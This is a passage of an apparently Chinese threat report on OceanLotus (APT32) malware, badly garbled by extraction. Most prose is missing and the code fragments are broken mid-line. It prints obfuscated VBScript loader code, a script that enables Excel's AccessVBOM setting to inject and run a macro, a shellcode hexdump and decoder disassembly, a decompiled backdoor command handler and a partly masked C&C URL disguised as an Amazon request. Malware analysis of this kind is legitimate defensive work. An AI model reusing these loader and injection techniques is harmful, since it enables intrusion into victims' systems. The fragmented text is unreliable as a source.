


(OceanLotus APT32) 2012
4

u n i







VBS

```
    strPath = DesDir & SkMMBXmNbPCwurUQIJQcF(Array(58, 54, 20, 9, 1, 20, 7, 11, 34, 7, 18, 7
1))
        Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(52, 8, 48, 19, 63, 85, 52, 22, 4, 84, 82,
13, 83, 14, 7, 35, 52, 21, 2, 46, 22, 30, 51, 8, 44, 40, 49, 53, 14, 47, 3, _
51, 30, 49, 52, 62, 40, 63, 50, 84, 44, 50, 60, 84, 2, 28, 53, 32, 22, 52, 63, _
62, 32, 15, 7, 51, 40, 60, 5, 15, 30, 35, 4, 51, 30, 33, 2, 46, 52, 7))
    Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(52, 51, 14, 31, 60, 85, 48, 35, 50, 84, 60, 52
35, 52, 46, 48, 13, 83, 14, 7, 35, 52, 21, 2, 46, 22, 30, 51, 8, 44, 40, 49, _
53, 39, 95, 47, 35, 14, 83, 50, 32, 60, 32, 5, 87, 14, 54, 63, 10, 40, 8, 60, _
85, 40, 47, 49, 10, 32, 14, 5, 49, 44, 22, 55, 87, 10, 31, 47, 37, 21, 1))
    Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(52, 33, 87, 43, 52, 8, 52, 86, 49, 13, 48, 47
49, 63, 45, 52, 49, 83, 13, 47, 35, 60, 87, 4, 11, 40, [redacted] 7, 49, 95, 19, 37, _
  13, 52, 22, 4, 53, 36, 55, 53, 86, 83, 19, 3, 13, 32, 9, 60, 85, [redacted] 52, 7, _
    48, 52, 63, 52, 48, 22, 21, 63, 87, 55, 21, 7, 86, 52, 46, 5, 49, 2, 13))
        Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(50, 8, 48, 86, 60, 33, 95, 44, 7, 48, 40,
2,  33, 55, 21, 52, 46, 22, 17, 2, 84, 30, 46, 49, 8, 32, 83, 49, 49, 52, 20, 51, _
    8, 52, 18, 7, 32, 14, 31, 37, 10, 44, 14, 4, 11, 52, 16, 4, 49, 10, 80, 60, _
    55, 22, 20, 52, 35, 2, 30, 60, 84, 52, 41, 2, 62, 52, 13, 4, 86, 10, 22))
        Data = Data + SkMMBXmNbPCwu[redacted]QIJQcF(Array(51, 84, 10, 23, 53, 49, 30, 21, 53, 48,
48, 35, 39, 22, 35, 3, 8, 36, 85, 4, 35, 2, 7, 5, 62, 10, 60, 60, 33, 18, 53, 2, _
    33,
```

VBS

```
Function oFztDCVNahDltzqRrMY(Hy
```

vbscript

VBS Loader

```
<?XML version="1.0"?>
<scriptlet>
<script language="VBScript">
<![CDATA[
dTEMqCaWeQlUVLC=Array(102,80,65,21,90,87,95,112,77,86,80,89,21,8,21,118,71,80,84,
69,89,92,86,84,65,92,90,91,23,28,63,90,87,95,112,77,86,80,89,27,99,92,70,92,87,89,
102,93,80,89,89,21,8,21,118,71,80,84,65,80,122,87,95,80,86,65,29,23,98,70,86,71,9
90,91,21,103,80,82,112,77,92,70,65,70,29,71,80,82,126,80,76,28,63,60,90,91,21,80,
70,93,102,93,80,89,89,27,103,80,82,103,80,84,81,21,71,80,82,126,80,76,63,60,103,8
87,80,71,21,8,21,5,28,63,80,91,81,21,83,64,91,86,65,92,90,91,63,63,18,21,114,80,6
122,120,21,67,84,89,64,80,63,103,80,82,101,84,65,93,21,8,21,23,125,126,112,108,10
```

3 0x35, 0x39, 0x35

Excel AccessVBOM

```
Set objExcel = CreateObject("Excel.Application")
objExcel.Visible = False

Set WshShell = CreateObject("Wscript.Shell")

function RegExists(regKey)
    on error resume next
    WshShell.RegRead regKey
    RegExists = (Err.number = 0)
end function

soft\Office\" & objExcel.Version & "\Excel\Security\AccessVBOM"

RegPath = "HKEY_CURRENT_USER\Software\Micro

if RegExists(RegPath) then
    action = WshShell.RegRead(RegPath)
else
    action = ""
end if

WshShell.RegWrite RegPath, 1, "REG_DWORD"

.VBProject.VBComponents.Add(1)

Set xlmodule = objWorkbook
```

Excel 0x78

CreateProcess rundll32 shellcode

CreateRemoteThread shellcode

shellcode base64 base64


shellcode

```
00000000  00 01 02 03  04 05 06 07   08 09 0a 0b  0c 0d 0e 0f
00000000  eb 3a 31 d2  80 3b 2b 75   04 b2 3e eb  26 80 3b 2f
00000010  75 04 b2 3f  eb 1d 80 3b   39 77 07 8a  13 80 ea fc
00000020  eb 11 80 3b  5a 77 07 8a   13 80 ea 41  eb 05 8a 13
00000030  80 ea 47 c1  e0 06 08 d0   43 c3 eb 05  e8 f9 ff ff
00000040  ff 5b 31 c9  80 c1 36 01   cb 89 d9 31  c0 80 3b 3d
00000050  74 25 e8 ab  ff ff ff e8   a6 ff ff ff  e8 a1 ff ff
00000060  ff e8 9c ff  ff ff 86 c4   c1 c0 10 86  c4 c1 c8 08
```

loader shellcode

shellcode 0x76 loader

base64 shellcode



shellcode C&C shellcode

Excel Auto_Open Excel

AccessVBOM


```
on error resume next
objExcel.Run "Auto_Open"
objWorkbook.Close False
```

```
' Restore the registry to its old
if action = "" then
else
end if
```


shellcode shellcode 0x34 0x38

DLL 17f2d8.dll

_ReflectiveLoader@4




DllMain 0x10030028 0x1000 0x69




C&C

https://***.***.net,/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books




amazon.com

Cookies



C&C

72




```
{
  int v3; // edi

  v3 = len;
  switch ( a2 )
  {
    case 1:
      sub_10005634((int)a3, len, 1);            // 启动进程
      break;
    case 2:
      sub_10003B6A(a3);
      break;
    case 3:
      sub_10003609();
      break;
    case 4:
      sub_1000368C(len);
      break;
    case 5:
      sub_1000361D(len, a3);                    // 切换目录
      break;
    case 9:
      sub_100054E0(len, 1);                     // 进程注入
      break;
    case 0xA:
      sub_10003D1E((int)a3, len, "wb");         // 上传文件
      break;
    case 0xB:
      sub_10004C29(a3, len);                    // 读取文件
      break;
    case 0xC:
      sub_1000387A(len, a3);                    // 执行命令
      break;
    case 0xD:
      sub_100052D1(len, a3, 1);
      break;
```

Shellcode

VBS shellcode

shellcode shellcode




shellcode shellcode

```
seg000:00000008                         sub_8           proc near
seg000:00000008 5E                                      pop     esi
seg000:00000009 8B 1E                                   mov     ebx, [esi]
seg000:0000000B 83 C6 04                                add     esi, 4
seg000:0000000E 8B 2E                                   mov     ebp, [esi]
seg000:00000010 31 DD                                   xor     ebp, ebx
seg000:00000012 83 C6 04                                add     esi, 4
seg000:00000015 56                                      push    esi
seg000:00000016
seg000:00000016                         loc_16:
seg000:00000016 8B 3E                                   mov     edi, [esi]
seg000:00000018 31 DF                                   xor     edi, ebx
seg000:0000001A 89 3E                                   mov     [esi], edi
seg000:0000001C 31 FB                                   xor     ebx, edi
seg000:0000001E 83 C6 04                                add     esi, 4
seg000:00000021 83 ED 04                                sub     ebp, 4
seg000:00000024 31 FF                                   xor     edi, edi
seg000:00000026 39 FD                                   cmp     ebp, edi
seg000:00000028 74 02                                   jz      short loc_2C
seg000:0000002A EB EA                                   jmp     short loc_16
```

shellcode

2017


amazon host



（8）与服务器通信的数据包如下，可以看出服务器回复了一条加密的数据。此处的 Host 主机名实际为海莲花组织伪造的信息，用来绕过某些厂商对该 Host 字段的检测。

图 88 海莲花组织分析配图（18）

1 VenusEye



2

VenusEye

Venuseye www.venuseye.com.cn